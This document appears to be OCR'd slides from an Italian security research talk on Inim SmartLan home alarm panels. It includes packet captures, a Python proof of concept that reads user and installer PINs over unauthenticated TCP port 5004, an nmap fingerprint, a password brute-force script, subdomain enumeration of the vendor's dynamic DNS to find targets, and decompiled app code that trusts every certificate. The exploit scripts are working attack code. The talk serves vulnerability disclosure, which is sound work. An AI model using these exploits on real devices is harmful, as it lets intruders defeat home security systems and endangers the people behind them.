
PIN: 654321

```
00000000  00 00 00 fe d2 00 02 d2                           ........
    00000000  00 00 00                                        ...
00000008  00 00 00 40 00 00 0c 4c                           ...@...L
    00000003  35 2e 31 31 20 30 31 30  35 30 20 20 1b           5.11 010 50  .
00000010  00 00 01 52 aa 00 fa f7                           ...R....
    00000010  06 05 04 03 02 01 02 02  02 02 ff ff 00 00 00 03   ........ ........
    00000020  ff ff 00 00 00 04 ff ff  00 00 00 05 ff ff 00 00   ........ ........
    00000030  00 06 ff ff 00 00 00 07  ff ff 00 00 00 08 ff ff   ........ ........
    00000040  00 00 00 09 ff ff 00 00  01 00 ff ff 00 00 01 01   ........ ........
    00000050  ff ff 00 00 01 02 ff ff  00 00 01 03 ff ff 00 00   ........ ........
    00000060  01 04 ff ff 00 00 01 05  ff ff 00 00 01 06 ff ff   ........ ........
    00000070  00 00 01 07 ff ff 00 00  01 08 ff ff 00 00 01 09   ........ ........
    00000080  ff ff 00 00 02 00 ff ff  00 00 02 01 ff ff 00 00   ........ ........
    00000090  02 02 ff ff 00 00 02 03  ff ff 00 00 02 04 ff ff   ........ ........
    000000A0  00 00 02 05 ff ff 00 00  02 06 ff ff 00 00 02 07   ........ ........
    000000B0  ff ff 00 00 02 08 ff ff  00 00 02 09 ff ff 00 00   ........ ........
    000000C0  03 00 ff ff 00 00 03 01  ff ff 00 00 03 02 ff ff   ........ ........
    000000D0  00 00 03 03 ff ff 00 00  03 04 ff ff 00 00 03 05   ........ ........
    000000E0  ff ff 00 00 03 06 ff ff  00 00 03 07 ff ff 00 00   ........ ........
    000000F0  03 08 ff ff 00 00 03 09  ff ff 00 00 04 00 ff ff   ........ ........
    00000100  00 00 04 01 ff ff 00 00  04 02 c9                 ........ ...
00000018  00 00 01 53 a4 00 32 2a                           ...S..2*
    0000010B  ff ff 00 00 04 03 ff ff  00 00 04 04 ff ff 00 00   ........ ........
    0000011B  04 05 ff ff 00 00 04 06  ff ff 00 00 04 07 ff ff   ........ ........
    0000012B  00 00 04 08 ff ff 00 00  04 09 ff ff 00 00 05 00   ........ ........
    0000013B  ff ff 39                                        ..9
```

Source	Destination	Protoc	Leng	Data	Text
192.168.1.6	192.168.1.2	TCP	54		
192.168.1.6	192.168.1.2	TCP	62	00000152aa00faf7	
192.168.1.2	192.168.1.6	TCP	305	060504030201020202ffff00000003ff…	\006\005\004\003\002\001\002\002\002\002\357\27…
192.168.1.6	192.168.1.2	TCP	62	00000153a400322a	
192.168.1.2	192.168.1.6	TCP	105	ffff00000403ffff00000404ffff000004…	\357\277\275\357\277\275



PIN installatore



PIN installatore:
999999

	Time	Source	Destination	Protoc	Leng	Data	Text
1	0.000000000	192.168.1.6	192.168.1.2	TCP	66		
2	0.001681351	192.168.1.2	192.168.1.6	TCP	60		
3	0.002672450	192.168.1.6	192.168.1.2	TCP	54		
4	0.211211589	192.168.1.6	192.168.1.2	TCP	62	00000040000000c4c	
5	0.276452450	192.168.1.2	192.168.1.6	TCP	67	352e3131203031303530202 01b	5.11 01050 \033
6	0.317632211	192.168.1.6	192.168.1.2	TCP	54		
7	0.318603247	192.168.1.6	192.168.1.2	TCP	62	0000000da50001b3	
8	0.365543533	192.168.1.2	192.168.1.6	TCP	60	1919	\031\031
9	0.382861626	192.168.1.6	192.168.1.2	TCP	62	00000153d6000630	
10	0.425804484	192.168.1.2	192.168.1.6	TCP	61	0909090909 36	\t\t\t\t\t\t6
11	0.475692417	192.168.1.6	192.168.1.2	TCP	54		


PoC #1

```python
import socket
import time
import sys

s = None

def establish_conn():
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((sys.argv[1],5004))
        s.settimeout(6)
        return(s)
    except:
        time.sleep(10)
        establish_conn()

if s is None:
    s=establish_conn()

s.send(bytearray.fromhex('000000fed20002d2'))
resp = s.recv(20)

s.send(bytearray.fromhex('0000004000000c4c'))
resp = s.recv(20)
print ('Versione:\t'+str(resp))

s.send(bytearray.fromhex('00000152aa00faf7'))
resp = s.recv(256)
print ('PIN:\t' + ''.join(str(e) for e in resp[:6]))

s.send(bytearray.fromhex('00000153d6000630'))
resp = s.recv(256)
print ('PIN installatore:\t' + ''.join(str(e) for e in resp[:6]))

s.send(bytearray.fromhex('00000153a400322a'))
```

```
povero@kali:/root/test_alienmobile$ python3 ping_smartlan.py 192.168.1.2
Versione:       b'5.11 01050  \x1b'
PIN:    654321
PIN installatore:       999999
b'Notte           j'
b'Giorno          \xae'
b'Disinserito     -'
b'                \x00'
b'Giorno          Notte
  Area 6          Area 7          AREA       008  AREA       009  AREA       010
  ^'
```

Vabbè...


inim
ELECTRONICS
Homepage
Login
Registrati
Accesso remoto con DNS Dinamico
Accedi ai tuoi dispositivi di sicurezza in massima libertà, ovunque.
Scopri di più
Sempre connesso
Crea una rete per tutti i tuoi dispositivi domestici e aziendali (router, webcam, impianti di sicurezza), con poche semplici operazioni. Accedi ai tuoi dispositivi in maniera affidabile, ovunque.


DNS dinamico
Servizio DNS
inimdns.biz
Dominio
casadimiocuggino.inimdns.biz
Nome utente
miocuggino@gmail.com
Password
Mostra
Aggiornamento ogni
300
secondi
Prova account DDNS

Subdomain enumeration

Subbrute [1]

\+ wordlist nomi e cognomi italiani =

42 potenziali target


[1] https://github.com/TheRook/subbrute

PoC #2 – nmap probe

```
Probe TCP SmartLan q|\x00\x00\x00\x40\x00\x00\x0c\x4c|
rarity 5
ports 5004
match smartlan m|^(\d\.\d\d\s\d{5})\s\s| p/Inim SmartLan G or SI/ i/Unauthenticated Inim SmartLan G or SI
home security system/ d/security-misc/ v/$1/ cpe:/h:Inim:SmartLan:$1/
```

```
root@kali:~# nmap -sV -p5004 192.168.1.2
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-13 05:26 CET
Nmap scan report for computer.station (192.168.1.2)
Host is up (0.0026s latency).

PORT     STATE SERVICE  VERSION
5004/tcp open  smartlan Inim SmartLan G or SI 5.11 01050 (Unauthenticated Inim SmartLan G or SI home security system)
MAC Address: 00:08:DC:15:57:AB (Wiznet)
Service Info: Device: security-misc; CPE: cpe:/h:Inim:SmartLan:5.11_01050

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.76 seconds
```

PoC #3 - Bruteforce




Source	Destination	Protoc	Leng	Data	Text	Info
192.168.1.6	192.168.1.2	TCP	74			37642 → 5004 [SYN] Seq=0
192.168.1.2	192.168.1.6	TCP	60			5004 → 37642 [SYN, ACK] Se
192.168.1.6	192.168.1.2	TCP	54			37642 → 5004 [ACK] Seq=1 A
192.168.1.6	192.168.1.2	TCP	62	50342424776f7264	P4$$word	37642 → 5004 [PSH, ACK] Se
192.168.1.2	192.168.1.6	TCP	60			5004 → 37642 [ACK] Seq=1 A
192.168.1.6	192.168.1.2	TCP	62	0000004000000c4c		37642 → 5004 [PSH, ACK] Se
192.168.1.2	192.168.1.6	TCP	67	352e31312030313053020201b	5.11 01050 \033	5004 → 37642 [PSH, ACK] Se
192.168.1.6	192.168.1.2	TCP	54			37642 → 5004 [ACK] Seq=17
192.168.1.6	192.168.1.2	TCP	54			37642 → 5004 [FIN, ACK] Se
192.168.1.2	192.168.1.6	TCP	60			5004 → 37642 [ACK] Seq=14

- Possibilità di configurare una password (8 caratteri)
- Viene inviata all'inizio della connessione TCP
- Se il primo payload non è la password la connessione viene chiusa (FIN-ACK)

```
root@kali:~/test_alienmobile# python3 bruteforce_smartlan.py 192.168.1.2 ../wordlist.txt
Password:       P4$$word        b'5.11 01050  \x1b'
```

```python
import socket
import time
import sys

s = None

def establish_conn():
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((sys.argv[1],5004))
        s.settimeout(6)
        return(s)
    except Exception as e:
        print(e)
        time.sleep(10)

fl = open(sys.argv[2], "r")

for passw in fl:
        passw = passw.rstrip()
        while s is None:
            s=establish_conn()
        try:
            s.send(passw.encode())
            #print (str(s.recv(1)))
            s.send(bytearray.fromhex('0000004000000c4c'))
            time.sleep(2)
            resp = s.recv(20)
            if resp != b'':
                print ('Password:\t'+passw +'\t'+str(resp))
                break
        except:
            if s is not None:
                s.close()
            time.sleep(2)
            s=establish_conn()

fl.close()
```

Mobile app - jadx



- SSL senza pinning e verifica dei certificati

```
public static class _FakeX509TrustManager implements X509TrustManager {
    private static final X509Certificate[] _AcceptedIssuers = new X509Certificate[0];

    public void checkClientTrusted(X509Certificate[] arg0, String arg1) throws CertificateException {
    }

    public void checkServerTrusted(X509Certificate[] arg0, String arg1) throws CertificateException {
    }

    public X509Certificate[] getAcceptedIssuers() {
        return _AcceptedIssuers;
    }
}
```

- Secret hardcoded
- …

- Possibili approfondimenti:
  - Analisi APK
  - «Criptazione proprietaria»
  - Cloud
  - Telecamere

- Conclusioni:
  - Insecurity by design

Grazie

Domande?